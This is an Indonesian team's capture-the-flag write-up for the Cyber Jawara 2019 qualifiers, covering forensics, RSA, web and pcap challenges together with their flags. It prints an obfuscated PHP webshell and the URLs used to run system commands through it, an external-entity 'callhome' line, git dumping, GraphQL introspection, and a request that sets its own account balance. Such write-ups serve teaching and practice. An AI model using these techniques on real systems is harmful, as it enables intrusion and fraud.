CYBER JAWARA

[SOAL 1][*Forensics – CJ.docx*]

NAMA TIM : [Mari Bercuan] *Ubah sesuai dengan nama tim anda*

ZONA : [1 Sumatera] *Ubah sesuai dengan zona anda*

Minggu 8 September 2019

Ketua Tim
1. M. Nur Hasan Aprilian

Anggota
1. M. Hendro Junawarko

1. Executive Summary
   Diberikan sebuah file CJ.docx berikut

2. Technical Report
   lakukan carving data dengan menggunakan foremost terdapat file zip berisi komponen Ms. Word, gunakan grep untuk mencari string dengan format flag "CJ2019"

```
┌─[flintz@shadow]─[~/Downloads/CJ2019/forensics/output/zip]
└─$grep -ri "CJ2019"
<!ENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}&
<w:document xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="u
rn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocu
ment/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math"
xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingm
l/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http
://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schemas.microsoft
```

3. Conclusion
    flag: **CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}**

CYBER JAWARA

[SOAL 2][*Cryptography – Sanity Check*]

Table of Contents

Capture The Flag Report

1. Executive Summary
   diberikan sebuah file zip berisi public, private key beserta encrypted flag

-----BEGIN RSA PRIVATE KEY-----

MIICXgIBAAKBgQDhEVSfJxABVd3hLUdIQE/kFXwtWwIOk4oJNgCI7iqdrJ6xQnoQ

dfjeS5t2UeWjfeROhcZAjliP1azK1qVo4WWmiIYyHD4Bq7lcq1trSNmLAXRoZwpQ

eOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MHqAF6WdaE6uKY3ysocwIDAQAB

AoGBAJplJyXeyC4CV6mHRCUeaS/QRVVf3zNcpw7WittkdruflWWIcvAj3cuxFj6+

w8e6Lwpm3q+dOHljXZvwT5x5Mx8XkeqEr9OtrFW+w9XoHC5PqmpTROZBn7pkQWWt

1MghvzxolGt2Y6nfJum0X/z6yBx/q27/sAyrm43rpCuBGuaRAkEA9ZcOSaA6HY7E

dZT+al4hNEdqpfklFRxFfGwG2IHRMwWKorL4WHVuIljpV/TEM/pJ4/B0fkb8PeLS

dW6dhedFhwJBAOqblSsIsRmptDJN1GDspVRdBw9vY3OzMAaw7f+BpNsrKubSlMLL

n30hhxXgFvRPSYt+OE+xA/KcWcgnt/HhALUCQQCQyFjX9unL+xq+5vOF6bBRjbjF

2DeQVnZwf48ZnI6kMaQlfrUCEVi4TwphnB7/NZLSGjPTLi4OneXM7UVYZ5uJAkAg

62vm+fU/0JxEYr9mSk54pAUVmV+vIHmgtrrum1ZymoAOm4XcP45FlKrL2wHdjjKX

rEJijEgthtriRxB8lEHxAkEAjMpSRRyvLybUKxltpDUfgCByhYKUKK3QouDuLqOH

NKMvoWMbe0nPwoSrL0mpzLmjo9L5EVIB65yY4uoq3iSfAw==
-----END RSA PRIVATE KEY-----

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt

WwlOk4oJNgCI7iqdrJ6xQnoQdfjeS5t2UeWjfeROhcZAjIiP1azK1qVo4WWmiIYy

HD4Bq7lcq1trSNmLAXRoZwpQeOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MH

qAF6WdaE6uKY3ysocwIDAQAB
-----END PUBLIC KEY-----

2. Technical Report
   dengan melakukan rsa decrypt pada web
   http://merricx.github.io/enigmator/cipher/rsa.html

Public Key : Text | File

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDhEVSfJxABVd3hLUdIQE/kFXwt
WwIOk4oJNgCI7iqdrJ6xQnoQdfjeS5t2UeWjfeROhcZAjIiP1azK1qVo4WWmiIYy
HD4Bq7lcq1trSNmLAXRoZwpQeOaT3LdE2rcXHQDDy1/JmEs5e/8YoboIX6zps4MH
qAF6WdaE6uKY3ysocwIDAQAB
-----END PUBLIC KEY-----

Encrypt | Decrypt

Output :

CJ2019{w3lc0m3_to_Cyber_Jawara_quals}

3. Conclusion
   flag: **CJ2019{w3lc0m3_to_Cyber_Jawara_quals}**

CYBER JAWARA

Table of Contents

Capture The Flag Report

1. Executive Summary
   diberikan file zip berisi public key dan encrypted file tanpa sebuah
   private key

-----BEGIN PUBLIC KEY-----

MIIEIjANBgkqhkiG9w0BAQEFAAOCBA8AMIIECgKCBAEA2iJda8l37OvW1xl0szCe

Idp5RTOL9nItBJJtMNYBvzuiaYlOjhS/1mCMYHFZYxQKLUCHeBkle/9RJ/8pRmzr

5KhXv+KP2Uxm9prZnHW4f7iD4eb778l+Y+yM7+SBeqNZcpAw0TbBZm9hS1nx5MD
N

mc7yZi2h+8xzGkqq8JvlywnAZPr6bQlSgPm4IjlTn4pv1K3xDVRqrIg3PAiafrPB

0IjGtGapGPVAmGxAGf3ai2i1aMNJJwdlu0kuJtZXstDbeo0ZcNVFpxlduzWTPlHA

CirFqMnlkSMssW4Q7wGUbS/pOp3MJYCFLoa8mKyPd1QIB3eLENHCKvPzHI3RiWxg

/jk+uFhtssRDwaYnl4EiFGzWeccdXgRTQsMeBzEU069bdWXN/2m1nc5+TC8mC29U

8F/Z/DheqUVNSQhlq9nuQr93quZ/oZgP8rLO+J/qqxlgtBk/RtY4bJP5qZOP7bjt

EC/QjXkw1P6+JBqEd0BJMSDIxfVYmFNvMMLiGtFdFXvybxui8gXif8aBOkJ8DaXv

FJMOhn4iuS8DIKgck6Jzyb/fUUN0KvMxcP/ol9+CnO0eCY2GARo825Af5MTQqoUm

aS7muPF5PgpaoXQj4IuK3BJSv3MqmAjryhHIHYKfyvFaxuFnRWiz2+1Cxa9tq6t3

5St3tbYHkPCRohFfOkhwghUBk2pqNAguBHdV6+u3LB13G8ZSPYe8VFXVRVvyyzBg

fAeA3zNAGQCwyWKir+GMotT8TsHvcjzeJdZ2edksEOYKXMOlDCMEXFrCXTo7Aadr

11JrJh11tik59xg9w9qhhxkgORZlTyU1oc6PNP0ALORO+tiwrsfpVKigjw8tlHGp

ZeZj1RiW/pJFbDDKN7T4VYPNmUPIv3aid7Eh7ee4s0j2FyTrUcQ3xWldLG462nkr

R0GlJMZKJX5dKyDE3bhABnwsOGDoccDxUe1Gd7Vflyebw9vBlIK+qnj7K5STql+v

wP4JOsmHm7k2sZLZDQOb+M1m4Wkf105NgYJfSJvamd/1m21rQjFOIQT6rgHT9mVh

7Qbw6DMsWBEw8Bd8bQQ+pzzdihh46uvc9jknzsHxoUBeNI0HpXcMZvAI3XXHi+o8

i5OeKNVEfFuzBB7562Tb6CHiUnkY8HFHlr6FiOozE8QvbFA/ek7QZfRip5mCQkIE

Dig3s3QYQ4nao+HtVQQ/M6evc2RTE269BmoZja728sESdemHuJZHQLlLIc+9BbFz

fv+8MavS7vwnlcGIxd1B0udsH4vEfIDsep1McJjJrRpoRjBRWM9qVQRAM2Q77VI9

ib9YUft5xmYC85ri4JcxyAHp71bxZlb0Rnv1IJQjjSB13XABt5M6JKeFu1jSxdC0

xwIDAQAB

-----END PUBLIC KEY-----

2. Technical Report

disini kami memakai rsactftool https://github.com/Ganapati/RsaCtfTool untuk melakukan attack pada RSA encryption tersebut

```
./RsaCtfTool.py --publickey ../CJ2019/crypto/insan2/key.pub --uncipherfile
../CJ2019/crypto/insan2/flag.txt.encrypted
```


3. Conclusion

flag : **CJ2019{breaking_insecure_rsa_is_not_so_hard}**

CYBER JAWARA

[SOAL 4][*Web - Mysterious*]

Table of Contents

Capture The Flag Report

1. Executive Summary
   diberikan sebuah website berisi shell yang tidak dapat diakses berikut
   beserta source codenya

   source code shell.php

```
<?php $_="`{{{"^"?<>/";${$_}[$_](${$_}[_._._._]);
```

2. Technical Report
   diketahui bahwa webshell tersebut tanpa menggunakan angka dan
   huruf, mendapat referensi dari web ini
   http://www.programmersought.com/article/7881105401/

   jika kita ubah maka seperti ini hasilnya

   http://203.34.119.237:50000/shell.php?_GET=xxxx&____=xxxx

   tinggal masukan function system beserta commandnya

← → C ⌂ ⓘ Not secure 203.34.119.237:50000/shell.php?_GET=system&____=ls

flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt index.html shell.php

http://203.34.119.237:50000/shell.php?_GET=system&____=cat %20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

← → C ⌂ ⓘ Not secure 203.34.119.237:50000/shell.php?_GET=system&____=cat%20flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt

CJ2019{shell_or_no_shell_that_is_the_question}

3. Conclusion
   flag: **CJ2019{shell_or_no_shell_that_is_the_question}**

CYBER JAWARA

[SOAL 5][*Web – Under Construction*]

Table of Contents
Capture The Flag Report

1. Executive Summary
   Diberikan sebuah web berikut

2. Technical Report
   diketahui terdapat git disana

kami coba lakukan dumper git tersebut dengan git tools
https://github.com/internetwache/GitTools

```
./gitdumper.sh http://203.34.119.237:50001/.git/ output/
```

lakukan git log untuk melihat perubahan commit

3. Conclusion
    flag : **CJ2019{git_crawling_for_fun_and_profit}**

CYBER JAWARA

Table of Contents
Capture The Flag Report

1. Executive Summary
diberikan web berisi link video kpop

2. Technical Report
mencoba dengan burpsuite didapat sebuah eksekusi query JSON


diketahui bahwa terdapat vulnerabilty pada graphql

```
{"errors":[{"message":"Must provide query string."}]}
```

yang merupakan alternatif rest API, yang mengizinkan siapapun dapat melakukan query pada web tersebut

lakukan request query berikut

http://203.34.119.237:50003/graphql?
query={__schema{types{name,fields{name}}}}

{"data":{"__schema":{"types":[{"name":"Query","fields":[{"name":"videos"},{"name":"chuuGiveMeFlagPlease"}]},{"name":"Video","fie
{"name":"youtube"}]},{"name":"Int","fields":null},{"name":"String","fields":null},{"name":"Flag","fields":[{"name":"value"}]},{"
[{"name":"types"},{"name":"queryType"},{"name":"mutationType"},{"name":"subscriptionType"},{"name":"directives"}]},{"name":"__Ty
{"name":"name"},{"name":"description"},{"name":"fields"},{"name":"interfaces"},{"name":"possibleTypes"},{"name":"enumValues"},{"
{"name":"__TypeKind","fields":null},{"name":"Boolean","fields":null},{"name":"__Field","fields":[{"name":"name"},{"name":"descri
{"name":"isDeprecated"},{"name":"deprecationReason"}]},{"name":"__InputValue","fields":[{"name":"name"},{"name":"description"},{
{"name":"__EnumValue","fields":[{"name":"name"},{"name":"description"},{"name":"isDeprecated"},{"name":"deprecationReason"}]},{"
[{"name":"name"},{"name":"description"},{"name":"locations"},{"name":"args"}]},{"name":"__DirectiveLocation","fields":null}]}}}

didapat fieldname mencurigakan '*chuuGiveMeFlagPlease*'
langsung coba lakukan query

{"data":{"chuuGiveMeFlagPlease":{"value":"CJ2019{u_c4n_l15t_ALL_qu3r13s}"}}}

3. Conclusion
   flag : **CJ2019{u_c4n_l15t_ALL_qu3r13s}**

CYBER JAWARA

Table of Contents
Capture The Flag Report

1. Executive Summary
diberikan kembali sebuah website kpop berbasis golang dengan tampilan list card sebuah pembelian flag beserta source code lengkapnya.

2. Technical Report
mencoba lakukan register akun dan didapat balance hanya 100000

dimana harga Flag yang benar sebesar 13371337.

pada source code model didapat object user saat melakukan registrasi nilai default pada money adalah 100000



```go
package model

type User struct {
    ID       uint64  `json:"id" gorm:"primary_key;type:bigint"`
    Username string  `json:"username" gorm:"type:varchar(20);unique;not null"`
    Password string  `json:"password,omitempty" gorm:"type:varchar(255)";not null`
    Money    uint64  `json:"money" gorm:"type:bigint;not null;default:100000"`
    Orders   []Order `json:"-"`
}
```

disini kami menggunakan burp suite untuk melakukan request register akun .


```
Request

Raw   Params   Headers   Hex

POST /api/register HTTP/1.1
Host: 203.34.119.237:50002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 69
Connection: close

{"username":"flintzz","password":"flintz", "Money": 99999999999999}
```

Sekaligus dengan memasukan nilai pada money tersebut sebanyak 9999999999

Akhirnya uang kita cukup untuk membeli ~~IonT~~ flag tersebut

CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}

3. Conclusion
   flag: **CJ2019{l3t5_9eT_r1cH_l1k3_H33j1n}**

CYBER JAWARA

Capture The Flag Report

1. Executive Summary

diberikan file split.pcap yang merupakan traffic sebuah website

2. Technical Report

lakukan analisis dengan menggunakan wireshark, diketahui bahwa terdapat pecahan file zip juga file pass.txt

Time	Source	Destination	Protoc▼	Length	Info
37 16.232611	103.107.198.126	157.230.34.89	HTTP	504	GET / HTTP/1.1
40 16.233400	157.230.34.89	103.107.198.126	HTTP	853	HTTP/1.0 200 OK (text/html)
48 21.448840	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partad HTTP/1.1
53 21.449633	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
68 78.302160	103.107.198.126	157.230.34.89	HTTP	549	GET /pass.txt HTTP/1.1
73 90.572982	157.230.34.89	103.107.198.126	HTTP	277	HTTP/1.0 200 OK (text/plain)
85 101.643033	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partaf HTTP/1.1
88 101.643828	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
93 105.046482	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partag HTTP/1.1
98 105.047326	157.230.34.89	103.107.198.126	HTTP	252	HTTP/1.0 200 OK
104 106.709676	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partab HTTP/1.1
109 106.710438	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
115 109.473291	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partac HTTP/1.1
120 109.474167	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
126 110.331918	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partaa HTTP/1.1
131 110.332988	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK
140 112.896777	103.107.198.126	157.230.34.89	HTTP	559	GET /archive.zip.partae HTTP/1.1
143 112.898357	157.230.34.89	103.107.198.126	HTTP	290	HTTP/1.0 200 OK

lakukan ektraksi file dengan File → Export Objects → HTTP

```
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 %2f
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 '%2f(1)'
-rw-r--r-- 1 flintz flintz  648 Sep  7 12:47 '%2f(2)'
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partaa
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partab
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partac
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partad
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partae
-rw-r--r-- 1 flintz flintz   40 Sep  7 12:47 archive.zip.partaf
-rw-r--r-- 1 flintz flintz    3 Sep  7 12:47 archive.zip.partag
-rw-r--r-- 1 flintz flintz  195 Sep  7 12:47 asdf
-rw-r--r-- 1 flintz flintz   49 Sep  4 16:05 flag.txt
-rw-r--r-- 1 flintz flintz  243 Sep  7 12:49 ok.zip
-rw-r--r-- 1 flintz flintz   41 Sep  7 12:47 pass.txt
```

gabungkan zip tersebut dengan perintah cat

```
cat archive.zip.partaa archive.zip.partab archive.zip.partac
archive.zip.partad archive.zip.partae archive.zip.partaf
archive.zip.partag > ok.zip
```

lakukan ekstraksi dengan pass yang sudah didapatkan

3. Conclusion
   flag: **CJ2019{34675bfac354ea00d7e9ce1ae51ac880d03a0308}**